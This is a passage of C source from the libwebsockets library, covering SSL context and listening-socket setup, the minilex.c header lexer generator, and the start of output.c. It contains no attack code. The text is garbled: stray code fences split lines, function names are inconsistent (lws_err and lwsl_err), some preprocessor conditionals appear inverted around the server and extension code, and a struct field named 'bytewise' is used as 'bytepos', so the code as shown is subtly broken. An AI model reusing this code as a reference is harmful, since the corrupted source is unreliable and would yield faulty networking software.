        SSL_get_ex_new_index(0, "libwebsockets", NULL, NULL, NULL);
```

```

/*
 * Firefox insists on SSLv23 not SSLv3
 * Konq disables SSLv2 by default now, SSLv23 works
 */

method = (SSL_METHOD *)SS_OPENSSL_METHOD();

if (!method) {
    lws_err("problem creating ssl method: %s\n",
            ERR_error_string(ERR_get_error(),
                            (char *)context->service_buffer));

    goto bail;
}

context->ssl_ctx = SSL_CTX_new(method);    /* create context */

if (!context->ssl_ctx) {
    lws_err("problem creating ssl context: %s\n",
            ERR_error_string(ERR_get_error(),
                            (char *)context->service_buffer));

    goto bail;
}

#ifdef SSL_OP_NO_COMPRESSION
    SSL_CTX_set_options(context->ssl_ctx, SSL_OP_NO_COMPRESSION);
#endif

SSL_CTX_set_options(context->ssl_ctx, SS_OPENSSL_OPTIONS);

#ifdef SS_OPENSSL_CIPHER_LIST

```



```

    SSL_CTX_set_cipher_list(context->ssl_ctx, SS_OPENSSL_CIPHER_LIST);

#endif

    SSL_CTX_set_default_passwd_cb(context->ssl_ctx, Password_Callback);

#ifndef LWS_NO_CLIENT

    /* client context */

    if (info->port == CONTEXT_PORT_NO_LISTEN) {
        method = (SSL_METHOD *)SS_OPENSSL_METHOD();

        if (!method) {
            lws_err("problem creating ssl method: %s\n",
                    ERR_error_string(ERR_get_error(),
                                     (char *)context->service_buffer));

            goto bail;
        }

        /* create context */

        context->ssl_client_ctx = SSL_CTX_new(method);

        if (!context->ssl_client_ctx) {
            lws_err("problem creating ssl context: %s\n",
                    ERR_error_string(ERR_get_error(),
                                     (char *)context->service_buffer));

            goto bail;
        }
    }

#endif

#ifdef SSL_OP_NO_COMPRESSION

```

```

        SSL_CTX_set_options(context->ssl_client_ctx,
                                SSL_OP_NO_COMPRESSION);

#endif

    SSL_CTX_set_options(context->ssl_client_ctx, SS_OPENSSL_OPTIONS);

#ifdef SS_OPENSSL_CIPHER_LIST

    SSL_CTX_set_cipher_list(context->ssl_client_ctx, SS_OPENSSL_CIPHER_LIST);

#endif

    SSL_CTX_set_default_passwd_cb(context->ssl_client_ctx, Password_Callback);

    /* openssl init for cert verification (for client sockets) */
    if (!info->ssl_ca_filepath) {
        if (!SSL_CTX_load_verify_locations(
            context->ssl_client_ctx, NULL,
            SC_CERTIFICATE_FILE))
            lwsl_err(
                "Unable to load SSL Client certs from %s "
                "(set by --with-client-cert-dir= "
                "in configure) -- client ssl isn't "
                "going to work", SC_CERTIFICATE_FILE);
    } else
        if (!SSL_CTX_load_verify_locations(
            context->ssl_client_ctx, info->ssl_ca_filepath,
            NULL))
            lwsl_err(
                "Unable to load SSL Client certs "
                "file from %s -- client ssl isn't "

```

```
"going to work", info->ssl_ca_filepath);
```

```
/*
```

```
 * callback allowing user code to load extra verification certs
```

```
 * helping the client to verify server identity
```

```
 */
```

```
context->protocols[0].callback(context, NULL,
```

```
    LWS_CALLBACK_OPENSSL_LOAD_EXTRA_CLIENT_VERIFY_CERTS,
```

```
    context->ssl_client_ctx, NULL, 0);
```

```
}
```

```
#endif
```

```
/* as a server, are we requiring clients to identify themselves? */
```

```
if (info->options &
```

```
    LWS_SERVER_OPTION_REQUIRE_VALID_OPENSSL_CLIENT_CERT) {
```

```
/* absolutely require the client cert */
```

```
SSL_CTX_set_verify(context->ssl_ctx,
```

```
    SSL_VERIFY_PEER | SSL_VERIFY_FAIL_IF_NO_PEER_CERT,
```

```
    OpenSSL_verify_callback);
```

```
/*
```

```

* give user code a chance to load certs into the server
* allowing it to verify incoming client certs
*/

context->protocols[0].callback(context, NULL,

    LWS_CALLBACK_OPENSSL_LOAD_EXTRA_SERVER_VERIFY_CERTS,

    context->ssl_ctx, NULL, 0);

}

if (context->use_ssl) {

    /* openssl init for server sockets */

    /* set the local certificate from CertFile */
    n = SSL_CTX_use_certificate_chain_file(context->ssl_ctx,
        info->ssl_cert_filepath);

    if (n != 1) {
        lws_err("problem getting cert '%s': %s\n",
            info->ssl_cert_filepath,
            ERR_error_string(ERR_get_error(),
                (char *)context->service_buffer));
        goto bail;
    }

    /* set the private key from KeyFile */
    if (SSL_CTX_use_PrivateKey_file(context->ssl_ctx,

```

```

        info->ssl_private_key_filepath,
                                SSL_FILETYPE_PEM) != 1) {
    lws_err("ssl problem getting key '%s': %s\n",
        info->ssl_private_key_filepath,
        ERR_error_string(ERR_get_error(),
            (char *)context->service_buffer));

    goto bail;
}

/* verify private key */
if (!SSL_CTX_check_private_key(context->ssl_ctx)) {
    lws_err("Private SSL key doesn't match cert\n");
    goto bail;
}

/* SSL is happy and has a cert it's content with */
}

#endif

/* selftest */

if (lws_b64_selftest())
    goto bail;

#ifdef LWS_NO_SERVER

/* set up our external listening socket we serve on */

```

```

if (info->port) {
    int sockfd;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);

    if (sockfd < 0) {
        lwsl_err("ERROR opening socket\n");
        goto bail;
    }

#ifdef WIN32
    /*
     * allow us to restart even if old sockets in TIME_WAIT
     * (REUSEADDR on Unix means, "don't hang on to this
     * address after the listener is closed." On Windows, though,
     * it means "don't keep other processes from binding to
     * this address while we're using it)
     */
    setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR,
               (const void *)&opt, sizeof(opt));
#endif

    /* Disable Nagle */

    opt = 1;

    setsockopt(sockfd, IPPROTO_TCP, TCP_NODELAY,

```

```
(const void *)&opt, sizeof(opt));
```

```
#if defined(WIN32) && !defined(USE_CYGWIN)
```

```
opt = 0;
```

```
ioctlsocket(sockfd, FIONBIO, (unsigned long *)&opt);
```

```
#else
```

```
fcntl(sockfd, F_SETFL, O_NONBLOCK);
```

```
#endif
```

```
bzero((char *) &serv_addr, sizeof(serv_addr));
```

```
serv_addr.sin_family = AF_INET;
```

```
if (info->iface == NULL)
```

```
serv_addr.sin_addr.s_addr = INADDR_ANY;
```

```
else
```

```
interface_to_sa(info->iface, &serv_addr,  
                sizeof(serv_addr));
```

```
serv_addr.sin_port = htons(info->port);
```

```
n = bind(sockfd, (struct sockaddr *) &serv_addr,  
          sizeof(serv_addr));
```

```
if (n < 0) {
```

```
lwsl_err("ERROR on binding to port %d (%d %d)\n",
```

```
info->port, n, errno);
```

```
close(sockfd);
```

```
goto bail;
```

```

    }

    wsi = (struct libwebsocket *)malloc(
        sizeof(struct libwebsocket));

    if (wsi == NULL) {
        lwsl_err("Out of mem\n");
        close(sockfd);
        goto bail;
    }

    memset(wsi, 0, sizeof(struct libwebsocket));
    wsi->sock = sockfd;

#ifdef LWS_NO_EXTENSIONS
    wsi->count_active_extensions = 0;
#endif

    wsi->mode = LWS_CONNMODE_SERVER_LISTENER;

    insert_wsi_socket_into_fds(context, wsi);

    context->listen_service_modulo = LWS_LISTEN_SERVICE_MODULO;
    context->listen_service_count = 0;
    context->listen_service_fd = sockfd;

    listen(sockfd, LWS_SOMAXCONN);
    lwsl_notice(" Listening on port %d\n", info->port);
}

```



```
#endif
```

```
/*
```

```
 * drop any root privs for this process
```

```
 * to listen on port < 1023 we would have needed root, but now we are
```

```
 * listening, we don't want the power for anything else
```

```
 */
```

```
#ifdef WIN32
```

```
#else
```

```
if (info->gid != -1)
```

```
    if (setgid(info->gid))
```

```
        lwsl_warn("setgid: %s\n", strerror(errno));
```

```
if (info->uid != -1)
```

```
    if (setuid(info->uid))
```

```
        lwsl_warn("setuid: %s\n", strerror(errno));
```

```
#endif
```

```
/* initialize supported protocols */
```

```
for (context->count_protocols = 0;
```

```
    info->protocols[context->count_protocols].callback;
```

```
        context->count_protocols++) {
```

```
    lwsl_parser(" Protocol: %s\n",
```

```
        info->protocols[context->count_protocols].name);
```

```

        info->protocols[context->count_protocols].owning_server =
                                                    context;

        info->protocols[context->count_protocols].protocol_index =
                                                    context->count_protocols;

        /*
         * inform all the protocols that they are doing their one-time
         * initialization if they want to
         */
        info->protocols[context->count_protocols].callback(context,
                                                    NULL, LWS_CALLBACK_PROTOCOL_INIT, NULL, NULL, 0);
    }

```

```

#ifdef LWS_NO_EXTENSIONS

```

```

    /*
     * give all extensions a chance to create any per-context
     * allocations they need
     */

    m = LWS_EXT_CALLBACK_CLIENT_CONTEXT_CONSTRUCT;

    if (info->port)
        m = LWS_EXT_CALLBACK_SERVER_CONTEXT_CONSTRUCT;

    if (info->extensions) {

```

```

        ext = info->extensions;

        while (ext->callback) {

            lws_ext(" Extension: %s\n", ext->name);

            ext->callback(context, ext, NULL,

                (enum libwebsocket_extension_callback_reasons)m,

                NULL, NULL, 0);

            ext++;

        }

    }

#endif

    return context;

bail:

    libwebsocket_context_destroy(context);

    return NULL;

}

/**
 * libwebsockets_get_protocol() - Returns a protocol pointer from a websocket
 *
 *                                connection.
 *
 * @wsi:      pointer to struct websocket you want to know the protocol of
 *
 *
 *
 *
 *      Some apis can act on all live connections of a given protocol,
 *
 *      this is how you can get a pointer to the active protocol if needed.

```

```
*/
```

```
const struct libwebsocket_protocols *
```

```
libwebsockets_get_protocol(struct libwebsocket *wsi)
```

```
{
```

```
    return wsi->protocol;
```

```
}
```

```
int
```

```
libwebsocket_is_final_fragment(struct libwebsocket *wsi)
```

```
{
```

```
    return wsi->u.ws.final;
```

```
}
```

```
unsigned char
```

```
libwebsocket_get_reserved_bits(struct libwebsocket *wsi)
```

```
{
```

```
    return wsi->u.ws.rsv;
```

```
}
```

```
void *
```

```
libwebsocket_ensure_user_space(struct libwebsocket *wsi)
```

```
{
```

```
    /* allocate the per-connection user memory (if any) */
```

```

if (wsi->protocol->per_session_data_size && !wsi->user_space) {
    wsi->user_space = malloc(
        wsi->protocol->per_session_data_size);
    if (wsi->user_space == NULL) {
        lws_err("Out of memory for conn user space\n");
        return NULL;
    }
    memset(wsi->user_space, 0,
        wsi->protocol->per_session_data_size);
}
return wsi->user_space;
}

```

```

static void lws_emit_stderr(int level, const char *line)
{
    char buf[300];

    struct timeval tv;

    int n;

    gettimeofday(&tv, NULL);

    buf[0] = '\0';

    for (n = 0; n < LLL_COUNT; n++)
        if (level == (1 << n)) {
            sprintf(buf, "[%ld:%04d] %s: ", (long int) tv.tv_sec,

```

```
                (int)(tv.tv_usec / 100), log_level_names[n]);

                break;

        }

        fprintf(stderr, "%s%s", buf, line);
}


```

```
#ifdef WIN32
```

```
void lwsl_emit_syslog(int level, const char *line)
```

```
{
    lwsl_emit_stderr(level, line);
}
```

```
#else
```

```
void lwsl_emit_syslog(int level, const char *line)
```

```
{
    int syslog_level = LOG_DEBUG;

    switch (level) {
    case LLL_ERR:
        syslog_level = LOG_ERR;
        break;

    case LLL_WARN:
        syslog_level = LOG_WARNING;
        break;

    case LLL_NOTICE:

```

```

        syslog_level = LOG_NOTICE;

        break;

case LLL_INFO:

        syslog_level = LOG_INFO;

        break;

    }

    syslog(syslog_level, "%s", line);
}

#endif

void _lws_log(int filter, const char *format, ...)
{
    char buf[256];

    va_list ap;

    if (!(log_level & filter))
        return;

    va_start(ap, format);
    vsnprintf(buf, sizeof(buf), format, ap);
    buf[sizeof(buf) - 1] = '\0';
    va_end(ap);

    lwsl_emit(filter, buf);
}

```

```

/**
 * lws_set_log_level() - Set the logging bitfield
 * @level:      OR together the LLL_ debug contexts you want output from
 * @log_emit_function: NULL to leave it as it is, or a user-supplied
 *
 *                  function to perform log string emission instead of
 *
 *                  the default stderr one.
 *
 *
 * log level defaults to "err" and "warn" contexts enabled only and
 *
 * emission on stderr.
 */

```

```

void lws_set_log_level(int level, void (*log_emit_function)(int level,
                                                             const char *line))
{
    log_level = level;
    if (log_emit_function)
        lws_emit = log_emit_function;
}

```

minilex.c

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <string.h>
```

```
const char *set[] = {
```



```

"GET ",
"Host:",
"Connection:",
"Sec-WebSocket-Key1:",
"Sec-WebSocket-Key2:",
"Sec-WebSocket-Protocol:",
"Upgrade:",
"Origin:",
"Sec-WebSocket-Draft:",
"\x0d\x0a",

"Sec-WebSocket-Key:",
"Sec-WebSocket-Version:",
"Sec-WebSocket-Origin:",

"Sec-WebSocket-Extensions:",

"Sec-WebSocket-Accept:",
"Sec-WebSocket-Nonce:",
"HTTP/1.1 ",
};

unsigned char lextable[] = {
/* pos 0: state 0 */
0x47 /* 'G' */, 0x07 /* to pos 14 state 1 */,

```

```
0x48 /* 'H' */, 0x0A /* to pos 22 state 5 */,
0x43 /* 'C' */, 0x0F /* to pos 34 state 10 */,
0x53 /* 'S' */, 0x19 /* to pos 56 state 21 */,
0x55 /* 'U' */, 0x3F /* to pos 134 state 51 */,
0x4F /* 'O' */, 0x46 /* to pos 150 state 59 */,
0x8D /* '.' */, 0x52 /* to pos 176 state 72 */,
/* pos 14: state 1 */

0xC5 /* 'E' */, 0x01 /* to pos 16 state 2 */,
/* pos 16: state 2 */

0xD4 /* 'T' */, 0x01 /* to pos 18 state 3 */,
/* pos 18: state 3 */

0xA0 /* '' */, 0x01 /* to pos 20 state 4 */,
/* pos 20: state 4 */

0x80, 0x00 /* terminal marker */,
/* pos 22: state 5 */

0x6F /* 'o' */, 0x02 /* to pos 26 state 6 */,
0xD4 /* 'T' */, 0x76 /* to pos 260 state 114 */,
/* pos 26: state 6 */

0xF3 /* 's' */, 0x01 /* to pos 28 state 7 */,
/* pos 28: state 7 */

0xF4 /* 't' */, 0x01 /* to pos 30 state 8 */,
/* pos 30: state 8 */

0xBA /* ':' */, 0x01 /* to pos 32 state 9 */,
/* pos 32: state 9 */

0x81, 0x00 /* terminal marker */,
```

```
/* pos 34: state 10 */
    0xEF /* 'o' */, 0x01 /* to pos 36 state 11 */,
/* pos 36: state 11 */
    0xEE /* 'n' */, 0x01 /* to pos 38 state 12 */,
/* pos 38: state 12 */
    0xEE /* 'n' */, 0x01 /* to pos 40 state 13 */,
/* pos 40: state 13 */
    0xE5 /* 'e' */, 0x01 /* to pos 42 state 14 */,
/* pos 42: state 14 */
    0xE3 /* 'c' */, 0x01 /* to pos 44 state 15 */,
/* pos 44: state 15 */
    0xF4 /* 't' */, 0x01 /* to pos 46 state 16 */,
/* pos 46: state 16 */
    0xE9 /* 'i' */, 0x01 /* to pos 48 state 17 */,
/* pos 48: state 17 */
    0xEF /* 'o' */, 0x01 /* to pos 50 state 18 */,
/* pos 50: state 18 */
    0xEE /* 'n' */, 0x01 /* to pos 52 state 19 */,
/* pos 52: state 19 */
    0xBA /* ':' */, 0x01 /* to pos 54 state 20 */,
/* pos 54: state 20 */
    0x82, 0x00 /* terminal marker */,
/* pos 56: state 21 */
    0xE5 /* 'e' */, 0x01 /* to pos 58 state 22 */,
/* pos 58: state 22 */
```

```
0xE3 /* 'c' */, 0x01 /* to pos 60 state 23 */,  
/* pos 60: state 23 */  
  
0xAD /* '-' */, 0x01 /* to pos 62 state 24 */,  
/* pos 62: state 24 */  
  
0xD7 /* 'W' */, 0x01 /* to pos 64 state 25 */,  
/* pos 64: state 25 */  
  
0xE5 /* 'e' */, 0x01 /* to pos 66 state 26 */,  
/* pos 66: state 26 */  
  
0xE2 /* 'b' */, 0x01 /* to pos 68 state 27 */,  
/* pos 68: state 27 */  
  
0xD3 /* 'S' */, 0x01 /* to pos 70 state 28 */,  
/* pos 70: state 28 */  
  
0xEF /* 'o' */, 0x01 /* to pos 72 state 29 */,  
/* pos 72: state 29 */  
  
0xE3 /* 'c' */, 0x01 /* to pos 74 state 30 */,  
/* pos 74: state 30 */  
  
0xEB /* 'k' */, 0x01 /* to pos 76 state 31 */,  
/* pos 76: state 31 */  
  
0xE5 /* 'e' */, 0x01 /* to pos 78 state 32 */,  
/* pos 78: state 32 */  
  
0xF4 /* 't' */, 0x01 /* to pos 80 state 33 */,  
/* pos 80: state 33 */  
  
0xAD /* '-' */, 0x01 /* to pos 82 state 34 */,  
/* pos 82: state 34 */  
  
0x4B /* 'K' */, 0x08 /* to pos 98 state 35 */,
```

```
0x50 /* 'P' */, 0x10 /* to pos 116 state 42 */,
0x44 /* 'D' */, 0x27 /* to pos 164 state 66 */,
0x56 /* 'V' */, 0x2F /* to pos 182 state 75 */,
0x4F /* 'O' */, 0x36 /* to pos 198 state 83 */,
0x45 /* 'E' */, 0x3C /* to pos 212 state 90 */,
0x41 /* 'A' */, 0x46 /* to pos 234 state 101 */,
0xCE /* 'N' */, 0x4C /* to pos 248 state 108 */,
/* pos 98: state 35 */
0xE5 /* 'e' */, 0x01 /* to pos 100 state 36 */,
/* pos 100: state 36 */
0xF9 /* 'y' */, 0x01 /* to pos 102 state 37 */,
/* pos 102: state 37 */
0x31 /* '1' */, 0x03 /* to pos 108 state 38 */,
0x32 /* '2' */, 0x04 /* to pos 112 state 40 */,
0xBA /* ':' */, 0x25 /* to pos 180 state 74 */,
/* pos 108: state 38 */
0xBA /* ':' */, 0x01 /* to pos 110 state 39 */,
/* pos 110: state 39 */
0x83, 0x00 /* terminal marker */,
/* pos 112: state 40 */
0xBA /* ':' */, 0x01 /* to pos 114 state 41 */,
/* pos 114: state 41 */
0x84, 0x00 /* terminal marker */,
/* pos 116: state 42 */
0xF2 /* 'r' */, 0x01 /* to pos 118 state 43 */,
```

```
/* pos 118: state 43 */  
    0xEF /* 'o' */, 0x01 /* to pos 120 state 44 */,  
/* pos 120: state 44 */  
    0xF4 /* 't' */, 0x01 /* to pos 122 state 45 */,  
/* pos 122: state 45 */  
    0xEF /* 'o' */, 0x01 /* to pos 124 state 46 */,  
/* pos 124: state 46 */  
    0xE3 /* 'c' */, 0x01 /* to pos 126 state 47 */,  
/* pos 126: state 47 */  
    0xEF /* 'o' */, 0x01 /* to pos 128 state 48 */,  
/* pos 128: state 48 */  
    0xEC /* 'l' */, 0x01 /* to pos 130 state 49 */,  
/* pos 130: state 49 */  
    0xBA /* ':' */, 0x01 /* to pos 132 state 50 */,  
/* pos 132: state 50 */  
    0x85, 0x00 /* terminal marker */,  
/* pos 134: state 51 */  
    0xF0 /* 'p' */, 0x01 /* to pos 136 state 52 */,  
/* pos 136: state 52 */  
    0xE7 /* 'g' */, 0x01 /* to pos 138 state 53 */,  
/* pos 138: state 53 */  
    0xF2 /* 'r' */, 0x01 /* to pos 140 state 54 */,  
/* pos 140: state 54 */  
    0xE1 /* 'a' */, 0x01 /* to pos 142 state 55 */,  
/* pos 142: state 55 */
```

```
0xE4 /* 'd' */, 0x01 /* to pos 144 state 56 */,
/* pos 144: state 56 */

0xE5 /* 'e' */, 0x01 /* to pos 146 state 57 */,
/* pos 146: state 57 */

0xBA /* ':' */, 0x01 /* to pos 148 state 58 */,
/* pos 148: state 58 */

0x86, 0x00 /* terminal marker */,
/* pos 150: state 59 */

0xF2 /* 'r' */, 0x01 /* to pos 152 state 60 */,
/* pos 152: state 60 */

0xE9 /* 'i' */, 0x01 /* to pos 154 state 61 */,
/* pos 154: state 61 */

0xE7 /* 'g' */, 0x01 /* to pos 156 state 62 */,
/* pos 156: state 62 */

0xE9 /* 'i' */, 0x01 /* to pos 158 state 63 */,
/* pos 158: state 63 */

0xEE /* 'n' */, 0x01 /* to pos 160 state 64 */,
/* pos 160: state 64 */

0xBA /* ':' */, 0x01 /* to pos 162 state 65 */,
/* pos 162: state 65 */

0x87, 0x00 /* terminal marker */,
/* pos 164: state 66 */

0xF2 /* 'r' */, 0x01 /* to pos 166 state 67 */,
/* pos 166: state 67 */

0xE1 /* 'a' */, 0x01 /* to pos 168 state 68 */,
```

```
/* pos 168: state 68 */
    0xE6 /* 'f' */, 0x01 /* to pos 170 state 69 */,
/* pos 170: state 69 */
    0xF4 /* 't' */, 0x01 /* to pos 172 state 70 */,
/* pos 172: state 70 */
    0xBA /* ':' */, 0x01 /* to pos 174 state 71 */,
/* pos 174: state 71 */
    0x88, 0x00 /* terminal marker */,
/* pos 176: state 72 */
    0x8A /* '.' */, 0x01 /* to pos 178 state 73 */,
/* pos 178: state 73 */
    0x89, 0x00 /* terminal marker */,
/* pos 180: state 74 */
    0x8A, 0x00 /* terminal marker */,
/* pos 182: state 75 */
    0xE5 /* 'e' */, 0x01 /* to pos 184 state 76 */,
/* pos 184: state 76 */
    0xF2 /* 'r' */, 0x01 /* to pos 186 state 77 */,
/* pos 186: state 77 */
    0xF3 /* 's' */, 0x01 /* to pos 188 state 78 */,
/* pos 188: state 78 */
    0xE9 /* 'i' */, 0x01 /* to pos 190 state 79 */,
/* pos 190: state 79 */
    0xEF /* 'o' */, 0x01 /* to pos 192 state 80 */,
/* pos 192: state 80 */
```



```
0xEE /* 'n' */, 0x01 /* to pos 194 state 81 */,
/* pos 194: state 81 */

0xBA /* ':' */, 0x01 /* to pos 196 state 82 */,
/* pos 196: state 82 */

0x8B, 0x00 /* terminal marker */,
/* pos 198: state 83 */

0xF2 /* 'r' */, 0x01 /* to pos 200 state 84 */,
/* pos 200: state 84 */

0xE9 /* 'i' */, 0x01 /* to pos 202 state 85 */,
/* pos 202: state 85 */

0xE7 /* 'g' */, 0x01 /* to pos 204 state 86 */,
/* pos 204: state 86 */

0xE9 /* 'i' */, 0x01 /* to pos 206 state 87 */,
/* pos 206: state 87 */

0xEE /* 'n' */, 0x01 /* to pos 208 state 88 */,
/* pos 208: state 88 */

0xBA /* ':' */, 0x01 /* to pos 210 state 89 */,
/* pos 210: state 89 */

0x8C, 0x00 /* terminal marker */,
/* pos 212: state 90 */

0xF8 /* 'x' */, 0x01 /* to pos 214 state 91 */,
/* pos 214: state 91 */

0xF4 /* 't' */, 0x01 /* to pos 216 state 92 */,
/* pos 216: state 92 */

0xE5 /* 'e' */, 0x01 /* to pos 218 state 93 */,
```

```
/* pos 218: state 93 */  
    0xEE /* 'n' */, 0x01 /* to pos 220 state 94 */,  
/* pos 220: state 94 */  
    0xF3 /* 's' */, 0x01 /* to pos 222 state 95 */,  
/* pos 222: state 95 */  
    0xE9 /* 'i' */, 0x01 /* to pos 224 state 96 */,  
/* pos 224: state 96 */  
    0xEF /* 'o' */, 0x01 /* to pos 226 state 97 */,  
/* pos 226: state 97 */  
    0xEE /* 'n' */, 0x01 /* to pos 228 state 98 */,  
/* pos 228: state 98 */  
    0xF3 /* 's' */, 0x01 /* to pos 230 state 99 */,  
/* pos 230: state 99 */  
    0xBA /* ':' */, 0x01 /* to pos 232 state 100 */,  
/* pos 232: state 100 */  
    0x8D, 0x00 /* terminal marker */,  
/* pos 234: state 101 */  
    0xE3 /* 'c' */, 0x01 /* to pos 236 state 102 */,  
/* pos 236: state 102 */  
    0xE3 /* 'c' */, 0x01 /* to pos 238 state 103 */,  
/* pos 238: state 103 */  
    0xE5 /* 'e' */, 0x01 /* to pos 240 state 104 */,  
/* pos 240: state 104 */  
    0xF0 /* 'p' */, 0x01 /* to pos 242 state 105 */,  
/* pos 242: state 105 */
```

```
0xF4 /* 't' */, 0x01 /* to pos 244 state 106 */,
/* pos 244: state 106 */

0xBA /* ':' */, 0x01 /* to pos 246 state 107 */,
/* pos 246: state 107 */

0x8E, 0x00 /* terminal marker */,
/* pos 248: state 108 */

0xEF /* 'o' */, 0x01 /* to pos 250 state 109 */,
/* pos 250: state 109 */

0xEE /* 'n' */, 0x01 /* to pos 252 state 110 */,
/* pos 252: state 110 */

0xE3 /* 'c' */, 0x01 /* to pos 254 state 111 */,
/* pos 254: state 111 */

0xE5 /* 'e' */, 0x01 /* to pos 256 state 112 */,
/* pos 256: state 112 */

0xBA /* ':' */, 0x01 /* to pos 258 state 113 */,
/* pos 258: state 113 */

0x8F, 0x00 /* terminal marker */,
/* pos 260: state 114 */

0xD4 /* 'T' */, 0x01 /* to pos 262 state 115 */,
/* pos 262: state 115 */

0xD0 /* 'P' */, 0x01 /* to pos 264 state 116 */,
/* pos 264: state 116 */

0xAF /* '/' */, 0x01 /* to pos 266 state 117 */,
/* pos 266: state 117 */

0xB1 /* '1' */, 0x01 /* to pos 268 state 118 */,
```

```
/* pos 268: state 118 */  
    0xAE /* '.' */ , 0x01 /* to pos 270 state 119 */ ,  
/* pos 270: state 119 */  
    0xB1 /* '1' */ , 0x01 /* to pos 272 state 120 */ ,  
/* pos 272: state 120 */  
    0xA0 /* '' */ , 0x01 /* to pos 274 state 121 */ ,  
/* pos 274: state 121 */  
    0x90, 0x00 /* terminal marker */ ,  
/* total size 276 bytes */
```

```
};
```

```
#define PARALLEL 30
```

```
struct state {  
    char c[PARALLEL];  
    int state[PARALLEL];  
    int count;  
    int bytewise;  
};
```

```
struct state state[1000];
```

```
int next = 1;
```

```

int lextable_decode(int pos, char c)
{
    while (1) {
        if (lextable[pos + 1] == 0) // terminal marker
            return pos;

        if ((lextable[pos] & 0x7f) == c)
            return pos + (lextable[pos + 1] << 1);

        if (lextable[pos] & 0x80)
            return -1;

        pos += 2;
    }
    return pos;
}

```

```

int main(void)
{
    int n = 0;
    int m = 0;
    int prev;
    /*char c;*/
    int walk;

```

```

int saw;

int y;

while (n < sizeof(set) / sizeof(set[0])) {

    m = 0;

    walk = 0;

    prev = 0;

    while (set[n][m]) {

        saw = 0;

        for (y = 0; y < state[walk].count; y++)

            if (state[walk].c[y] == set[n][m]) { /* exists */

                walk = state[walk].state[y]; /* go forward */

                saw = 1;

                break;

            }

        if (saw)

            goto again;

        /* something we didn't see before */

        state[walk].c[state[walk].count] = set[n][m];

```

```

        state[walk].state[state[walk].count] = next;

        state[walk].count++;

//        if (set[n][m + 1] == '\0') /* terminal */

            walk = next++;

again:

        m++;

    }

    state[walk].c[0] = n;

    state[walk].state[0] = 0; /* terminal marker */

    state[walk].count = 1;

    n++;

}

walk = 0;

for (n = 0; n < next; n++) {

    state[n].bytepos = walk;

    walk += (2 * state[n].count);

}

#if 0

for (n = 0; n < next; n++) {

```

```

        fprintf(stderr, "State %d\n", n);

        for (m = 0; m < state[n].count; m++)

            fprintf(stderr, "'%c' -> %d\n", state[n].c[m], state[n].state[m]);

        fprintf(stderr, "(stop)\n");

    }

#endif

walk = 0;

for (n = 0; n < next; n++) {

    fprintf(stderr, "/* pos %d: state %d */\n", walk, n);

    for (m = 0; m < state[n].count; m++) {

        y = state[n].c[m];

        saw = state[n].state[m];

        if (m == state[n].count - 1)

            y |= 0x80; /* last option */

        if (saw == 0) // c is a terminal then

            fprintf(stderr, " 0x%02X, 0x00 /* terminal marker */, \n", y);

        else { // c is a character and we need a byte delta

            if ((state[saw].bytepos - walk) / 2 > 0xff) {

                fprintf(stderr, "Tried to jump > 510 bytes ahead\n");

                return 1;

            }

            prev = y & 0x7f;

```



```

        if (prev < 32 || prev > 126)

            prev = '.';

        fprintf(stderr, "  0x%02X /* '%c' */, 0x%02X /* to pos %d state %d
*/,\n", y, prev, (state[saw].bytepos - walk) / 2, state[saw].bytepos, saw);

    }

    walk += 2;

}

}

```

```

fprintf(stderr, "/* total size %d bytes */\n", walk);

```

```

for (n = 0; n < sizeof(set) / sizeof(set[0]); n++) {

```

```

    walk = 0;

```

```

    m = 0;

```

```

    fprintf(stderr, "Trying %s\n", set[n]);

```

```

    while (set[n][m]) {

```

```

        walk = lextable_decode(walk, set[n][m]);

```

```

        if (walk < 0) {

```

```

            fprintf(stderr, "failed\n");

```

```

            break;

```

```

        }

```

```

        if (lextable[walk + 1] == 0) {

```

```

            fprintf(stderr, "decode: %d\n", lextable[walk] & 0x7f);

```

```

            break;

```

```
        }  
        m++;  
    }  
}  
  
    return 0;  
}
```

output.c

```
/*  
  
* libwebsockets - small server side websockets and web server implementation  
  
*  
  
* Copyright (C) 2010-2013 Andy Green <andy@warmcat.com>  
  
*  
  
* This library is free software; you can redistribute it and/or  
* modify it under the terms of the GNU Lesser General Public  
* License as published by the Free Software Foundation:  
* version 2.1 of the License.  
  
*  
  
* This library is distributed in the hope that it will be useful,  
* but WITHOUT ANY WARRANTY; without even the implied warranty of  
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU  
* Lesser General Public License for more details.
```

```
*  
  
* You should have received a copy of the GNU Lesser General Public  
  
* License along with this library; if not, write to the Free Software  
  
* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,  
  
* MA 02110-1301 USA  
  
*/
```

```
#include "private-libwebsockets.h"
```

```
#ifdef WIN32
```

```
#include <io.h>
```

```
#endif
```

```
static int
```

```
libwebsocket_0405_frame_mask_generate(struct libwebsocket *wsi)
```

```
{
```

```
    int n;
```

```
    /* fetch the per-frame nonce */
```

```
    n = libwebsockets_get_random(wsi->protocol->owning_server,
```

```
                                wsi->u.ws.frame_masking_nonce_04, 4);
```

```
    if (n != 4) {
```

```
        lws_parser("Unable to read from random device %s %d\n",
```

```
                  SYSTEM_RANDOM_FILEPATH, n);
```

```
        return 1;
    }

    /* start masking from first byte of masking key buffer */
    wsi->u.ws.frame_mask_index = 0;

    return 0;
}
```

```
#ifdef _DEBUG
```

```
void lwsl_hexdump(void *vbuf, size_t len)
```

```
{
    int n;
    int m;
    int start;
    unsigned char *buf = (unsigned char *)vbuf;
    char line[80];
    char *p;

    lwsl_parser("\n");

    for (n = 0; n < len;) {
        start = n;
        p = line;
```

```

p += sprintf(p, "%04X: ", start);

for (m = 0; m < 16 && n < len; m++)
    p += sprintf(p, "%02X ", buf[n++]);
while (m++ < 16)
    p += sprintf(p, " ");

p += sprintf(p, " ");

for (m = 0; m < 16 && (start + m) < len; m++) {
    if (buf[start + m] >= ' ' && buf[start + m] < 127)
        *p++ = buf[start + m];
    else
        *p++ = '.';
}
while (m++ < 16)
    *p++ = ' ';

*p++ = '\n';
*p = '\0';

lws_debug("%s", line);
}

lws_debug("\n");
}

```

```
#endif
```

```
int lws_issue_raw(struct libwebsocket *wsi, unsigned char *buf, size_t len)
```

```
{
```

```
    struct libwebsocket_context *context = wsi->protocol->owning_server;
```

```
    int n;
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
    int m;
```

```
    /*
```

```
     * one of the extensions is carrying our data itself? Like mux?
```

```
    */
```

```
    for (n = 0; n < wsi->count_active_extensions; n++) {
```

```
        /*
```

